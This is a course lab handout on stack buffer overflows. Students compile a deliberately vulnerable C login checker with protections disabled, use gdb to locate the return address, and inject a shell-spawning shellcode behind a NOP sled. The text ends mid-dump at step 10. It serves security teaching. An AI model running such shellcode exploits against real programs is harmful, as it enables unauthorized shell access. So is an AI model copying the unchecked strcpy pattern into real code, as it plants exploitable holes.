Buffer Overflow Attacks

This lab allows you to experiment with a variation of the buffer overflow attacks demonstrated in the lecture. The goal of this lab is to exploit buffer overflow to invoke a shell code from a legitimate program.

Some online references are listed as follows:

GCC Beginner Guide

GDB Tutorial

Binary Convention


x86 Assembly Language Reference

1. **Create our simple vulnerable program (auth_overflow3.c):** It is a variant of the vulnerableprogram demonstrated in the lecture. Note that the buffer size in this variant is 96 bytes long. It will be large enough for an attacker to inject his own executable shell code into the buffer, as we will seein this lab.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password) {

        char password_buffer[96];
        int auth_flag[1];

        auth_flag[0] = 0;

        strcpy(password_buffer, password);

        if(strcmp(password_buffer, "brillig") == 0)
                auth_flag[0] = 1;
        if(strcmp(password_buffer, "outgrabe") == 0)
                auth_flag[0] = 1;

        return auth_flag[0];
}

int main(int argc, char *argv[]) {
        if(argc < 2) {
                printf("Usage: %s <password>\n", argv[0]);
                exit(0);
        }
        if(check_authentication(argv[1])) {
                printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
                printf("      Access Granted.\n");
                printf("-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
        } else {
                printf("\nAccess Denied.\n");
   }
}
```

2. Compile the program, include symbol info. for debugger (-g), disable stack protector (-fno-stack-protector) and allow the stack to contain executable code (-z execstack)


```
seed@VM$ sudo sysctl -w kernel.randomize_va_space=0

seed@VM$ gcc -fno-stack-protector -z execstack -g -o auth_overflow3
auth_overflow3.c

FOR CLOUD VM:
seed@VM$ gcc -m32 -fno-stack-protector -z execstack -g -o
auth_overflow3auth_overflow3.c
```



```
[09/11/21]seed@VM:.../BoF$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/11/21]seed@VM:.../BoF$ gcc -fno-stack-protector -z execstack -g -o auth_over
flow3 auth_overflow3.c
[09/11/21]seed@VM:.../BoF$
```

3. Load the program into the gdb debugger


```
seed@VM$ gdb auth_overflow3
```



```
[09/11/21]seed@VM:.../BoF$ gdb auth_overflow3
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from auth_overflow3...done.
gdb-peda$
```


4. List the program and set break points just before the buffer overflow point and after the overflow:

```
(gdb) list 1,40
```



```
gdb-peda$ list 1,40
1       #include <stdio.h>
2       #include <stdlib.h>
3       #include <string.h>
4
5       int check_authentication(char *password) {
6
7               char password_buffer[96];
8               int auth_flag[1];
9
10              auth_flag[0] = 0;
11
12              strcpy(password_buffer, password);
13
14              if(strcmp(password_buffer, "brillig") == 0)
15                      auth_flag[0] = 1;
16              if(strcmp(password_buffer, "outgrabe") == 0)
17                      auth_flag[0] = 1;
18
19              return auth_flag[0];
20      }
21
22      int main(int argc, char *argv[]) {
23              if(argc < 2) {
24                      printf("Usage: %s <password>\n", argv[0]);
25                      exit(0);
26              }
27              if(check_authentication(argv[1])) {
28                      printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
29                      printf("      Access Granted.\n");
30                      printf("-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
31              } else {
32                      printf("\nAccess Denied.\n");
33          }
34      }
35
```


```
(gdb) break 12
(gdb) break 19
```



```
gdb-peda$ break 12
Breakpoint 1 at 0x80484d8: file auth_overflow3.c, line 12.
gdb-peda$ break 19
Breakpoint 2 at 0x8048528: file auth_overflow3.c, line 19.
gdb-peda$
```

5. Disassemble the main() function code and locate the return address that execution returns to after the check_authentication function returns:

```
(gdb) set disassembly-flavor intel
(gdb) disass main
```




```
gdb-peda$ set disassembly-flavor intel
gdb-peda$ disass main
Dump of assembler code for function main:
   0x0804852d <+0>:     lea    ecx,[esp+0x4]
   0x08048531 <+4>:     and    esp,0xfffffff0
   0x08048534 <+7>:     push   DWORD PTR [ecx-0x4]
   0x08048537 <+10>:    push   ebp
   0x08048538 <+11>:    mov    ebp,esp
   0x0804853a <+13>:    push   ecx
   0x0804853b <+14>:    sub    esp,0x4
   0x0804853e <+17>:    mov    eax,ecx
   0x08048540 <+19>:    cmp    DWORD PTR [eax],0x1
   0x08048543 <+22>:    jg     0x8048565 <main+56>
   0x08048545 <+24>:    mov    eax,DWORD PTR [eax+0x4]
   0x08048548 <+27>:    mov    eax,DWORD PTR [eax]
   0x0804854a <+29>:    sub    esp,0x8
   0x0804854d <+32>:    push   eax
   0x0804854e <+33>:    push   0x8048661
   0x08048553 <+38>:    call   0x8048370 <printf@plt>
   0x08048558 <+43>:    add    esp,0x10
   0x0804855b <+46>:    sub    esp,0xc
   0x0804855e <+49>:    push   0x0
   0x08048560 <+51>:    call   0x80483a0 <exit@plt>
   0x08048565 <+56>:    mov    eax,DWORD PTR [eax+0x4]
   0x08048568 <+59>:    add    eax,0x4
   0x0804856b <+62>:    mov    eax,DWORD PTR [eax]
   0x0804856d <+64>:    sub    esp,0xc
   0x08048570 <+67>:    push   eax
   0x08048571 <+68>:    call   0x80484cb <check_authentication>
   0x08048576 <+73>:    add    esp,0x10     Important
   0x08048579 <+76>:    test   eax,eax
   0x0804857b <+78>:    je     0x80485af <main+130>
   0x0804857d <+80>:    sub    esp,0xc
   0x08048580 <+83>:    push   0x8048677
   0x08048585 <+88>:    call   0x8048390 <puts@plt>
   0x0804858a <+93>:    add    esp,0x10
   0x0804858d <+96>:    sub    esp,0xc
   0x08048590 <+99>:    push   0x8048694
   0x08048595 <+104>:   call   0x8048390 <puts@plt>
   0x0804859a <+109>:   add    esp,0x10
   0x0804859d <+112>:   sub    esp,0xc
   0x080485a0 <+115>:   push   0x80486aa
   0x080485a5 <+120>:   call   0x8048390 <puts@plt>
   0x080485aa <+125>:   add    esp,0x10
   0x080485ad <+128>:   jmp    0x80485bf <main+146>
   0x080485af <+130>:   sub    esp,0xc
   0x080485b2 <+133>:   push   0x80486c6
   0x080485b7 <+138>:   call   0x8048390 <puts@plt>
   0x080485bc <+143>:   add    esp,0x10
   0x080485bf <+146>:   mov    eax,0x0
   0x080485c4 <+151>:   mov    ecx,DWORD PTR [ebp-0x4]
   0x080485c7 <+154>:   leave
   0x080485c8 <+155>:   lea    esp,[ecx-0x4]
   0x080485cb <+158>:   ret
End of assembler dump.
```

The **return address (0x08048576)** is highlighted above (the instruction following the call to check_authentication function).

6. Run the program with an input (payload), which is larger than the 96 bytes buffer length. (say 100 "A" characters (ASCII code = 0x41)


```
(gdb) run $(perl -e 'print "\x41"x100')
```



```
gdb-peda$ run $(perl -e 'print"\x41"x100')
Starting program: /media/sf_Shared_Folder/BoF/auth_overflow3 $(perl -e 'print"\x41"x100')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
[----------------------------------registers-----------------------------------]
EAX: 0xbfffefb2 ('A' <repeats 100 times>)
EBX: 0x0
ECX: 0xbfffed00 --> 0x2
EDX: 0xbfffed24 --> 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffecc8 --> 0xbfffece8 --> 0x0
ESP: 0xbfffec50 --> 0x0
EIP: 0x80484d8 (<check_authentication+13>:      sub    esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484cc <check_authentication+1>:  mov    ebp,esp
   0x80484ce <check_authentication+3>:  sub    esp,0x78
   0x80484d1 <check_authentication+6>:  mov    DWORD PTR [ebp-0x6c],0x0
=> 0x80484d8 <check_authentication+13>: sub    esp,0x8
   0x80484db <check_authentication+16>: push   DWORD PTR [ebp+0x8]
   0x80484de <check_authentication+19>: lea    eax,[ebp-0x68]
   0x80484e1 <check_authentication+22>: push   eax
   0x80484e2 <check_authentication+23>: call   0x8048380 <strcpy@plt>
[------------------------------------stack-------------------------------------]
0000| 0xbfffec50 --> 0x0
0004| 0xbfffec54 --> 0x1
0008| 0xbfffec58 --> 0xb7fff918 --> 0x0
0012| 0xbfffec5c --> 0x0
0016| 0xbfffec60 --> 0xb7fd4240 --> 0xb7fba960 (<_ZN5boost15program_options6detail18utf8_codecvt_facetC2Ej>:    sub    esp,
0x1c)
0020| 0xbfffec64 --> 0xb7fe97a2 (<_dl_fixup+194>:       mov    edi,eax)
0024| 0xbfffec68 --> 0xb7fd6b48 --> 0xb7fffa74 --> 0xb7bb834c --> 0xb7fff918 --> 0x0
0028| 0xbfffec6c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, check_authentication (password=0xbfffefb2 'A' <repeats 100 times>) at auth_overflow3.c:12
12              strcpy(password_buffer, password);
gdb-peda$
```

Examine the contents of the stack memory (starting the at the first byte of the password_buffer):

```
(gdb) x/48xw password buffer
```




```
gdb-peda$ x/48xw password_buffer
0xbfffec60:     0xb7fd4240      0xb7fe97a2      0xb7fd6b48      0x00000000
0xbfffec70:     0xb7fff000      0xb7f5e4c4      0x00000000      0x00000000
0xbfffec80:     0xb7fff000      0xb7fff918      0xbfffeca0      0x08048295
0xbfffec90:     0x00000000      0xbfffed34      0xb7fd44e8      0xb7fd445c
0xbfffeca0:     0xffffffff      0xb7d66000      0xb7d76dc8      0xb7ffd2f0
0xbfffecb0:     0xb7fd44e8      0xb7fd445c      0xb7fd27bc      0xb7d98c0b
0xbfffecc0:     0xb7f1c3dc      0x00000000      0xbfffece8      0x08048576
0xbfffecd0:     0xbfffefb2      0xbfffed94      0xbfffeda0      0x080485f1
0xbfffece0:     0xb7f1c3dc      0xbfffed00      0x00000000      0xb7d82637
0xbfffecf0:     0xb7f1c000      0xb7f1c000      0x00000000      0xb7d82637
0xbfffed00:     0x00000002      0xbfffed94      0xbfffeda0      0x00000000
0xbfffed10:     0x00000000      0x00000000      0xb7f1c000      0xb7fffc04
gdb-peda$
```

NOTE: You may have different addresses [highlighted in YELLOW box above] in your VM. Please follow the below steps accordingly.

Can you see the address after the end of the password_buffer in the check_authentication() stack frame where the return address is stored? (look for the return address you identified earlier in the stack memory dump).


7. Continue execution to next breakpoint (after the overflow strcpy) and examine the stack memory again. Can you see the overflow bytes containing the '0x41' characters? How large should the overflow be to reach and overwrite the return address?

```
(gdb) continue
```



```
gdb-peda$ continue
Continuing.

Breakpoint 2, check_authentication (password=0xbfffefb2 'A' <repeats 100 times>) at auth_overflow3.c:19
19              return auth_flag[0];
gdb-peda$
```

```
(gdb) x/48xw password_buffer
```



```
gdb-peda$ x/48xw password_buffer
0xbfffec60:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffec70:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffec80:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffec90:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffeca0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffecb0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffecc0:     0x41414141      0x00000000      0xbfffece8      0x08048576
0xbfffecd0:     0xbfffefb2      0xbfffed94      0xbfffeda0      0x080485f1
0xbfffece0:     0xb7f1c3dc      0xbfffed00      0x00000000      0xb7d82637
0xbfffecf0:     0xb7f1c000      0xb7f1c000      0x00000000      0xb7d82637
0xbfffed00:     0x00000002      0xbfffed94      0xbfffeda0      0x00000000
0xbfffed10:     0x00000000      0x00000000      0xb7f1c000      0xb7fffc04
gdb-peda$
```

8. **Generate our attacker "payload" shellcode** (in this lab, we use the provided shellcode). This shellcode (given below as a list of 36 machine code bytes) opens a Linux command shell that allows the attacker to issue arbitrary Linux commands on the attacked machine.


```
\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x
69\x6e\x89\xe3\x51\x89\xe2\x53\x89\xe1\xcd\x80\x90
```

9. **Construct the buffer-overflowing input containing our payload** ().

NOP sled (40 bytes)	Shellcode (36 bytes)	40 x Repeating return address (160 bytes)


A NOP is an instruction which does nothing (No Operation - 0x90). We will try to overwrite return address with **<u>0xbffff204</u>**

```
(gdb) run $(perl -e 'print
"\x90"x40,"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x5
1\x68","\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x
89","\xe1\xcd\x80\x90","\x04\xf2\xff\xbf"x40')
```




```
gdb-peda$ run $(perl -e 'print "\x90"x40,"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68","\x2f\x2f\x73\x
68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89","\xe1\xcd\x80\x90","\x04\xf2\xff\xbf"x40')
Starting program: /media/sf_Shared_Folder/BoF/auth_overflow3 $(perl -e 'print "\x90"x40,"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\x
a4\xcd\x80\x6a\x0b\x58\x51\x68","\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89","\xe1\xcd\x80\x90","\x04
\xf2\xff\xbf"x40')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
Breakpoint 1, check_authentication (
    password=0xbfffef2a '\220' <repeats 40 times>, "\061\300\061\333\061ə\260\244j\vXQh//shh/bin\211\343Q\211\342S\211\341\
220\004\362\377\277\004\362\377\277\004\362\377\277\004\362\377\277\004\362\377\277\004\362\377\277\004\362\377\277\004\362
\377\277\004\362\377\277\004\362\377\277\004\362\377\277\004\362\377\277\004\362\377\277\004\362\377\277\004\362\377\277\00
4\362\377\277\004\362\377\277\004\362\377\277\004\362\377\277\004\362\377\277\004\362\377\277\004\362\377\277\004\362\377\2
77\004\362\377\277\004\362\377\277\004\362\377\277\004\362\377\277\004\362\377\277\004\362\377\277\004\362\377\277\004\362\
377\277"...) at auth_overflow3.c:12
12              strcpy(password_buffer, password);
gdb-peda$
```

```
(gdb) continue
```




```
gdb-peda$ continue
Continuing.
```



```
Breakpoint 2, check_authentication (password=0xbffff204 "/lib/boost/libboost_system.so.1.64.0") at auth_overflow3.c:19
19              return auth_flag[0];
gdb-peda$
```

10. Analyse the stack memory and find the address of our shellcode.

```
(gdb) x/48xw password buffer
```




```
gdb-peda$ x/48xw password_buffer
0xbfffebd0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffebe0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffebf0:     0x90909090      0x90909090      0xdb31c031      0xb099c931
0xbfffec00:     0x6a80cda4      0x6851580b      0x68732f2f      0x69622f68
0xbfffec10:     0x51e3896e      0x8953e289      0x9080cde1      0xbffff204
0xbfffec20:     0xbffff204      0xbffff204      0xbffff204      0xbffff204
0xbfffec30:     0xbffff204      0xbffff204      0xbffff204      0xbffff204
0xbfffec40:     0xbffff204      0xbffff204      0xbffff204      0xbffff204
0xbfffec50:     0xbffff204      0xbffff204      0xbffff204      0xbffff204
0xbfffec60:     0xbffff204      0xbffff204      0xbffff204      0xbffff204
0xbfffec70:     0xbffff204      0xbffff204      0xbffff204      0xbffff204
0xbfffec80:     0xbffff204      0xbffff204      0xbffff204      0xbffff204
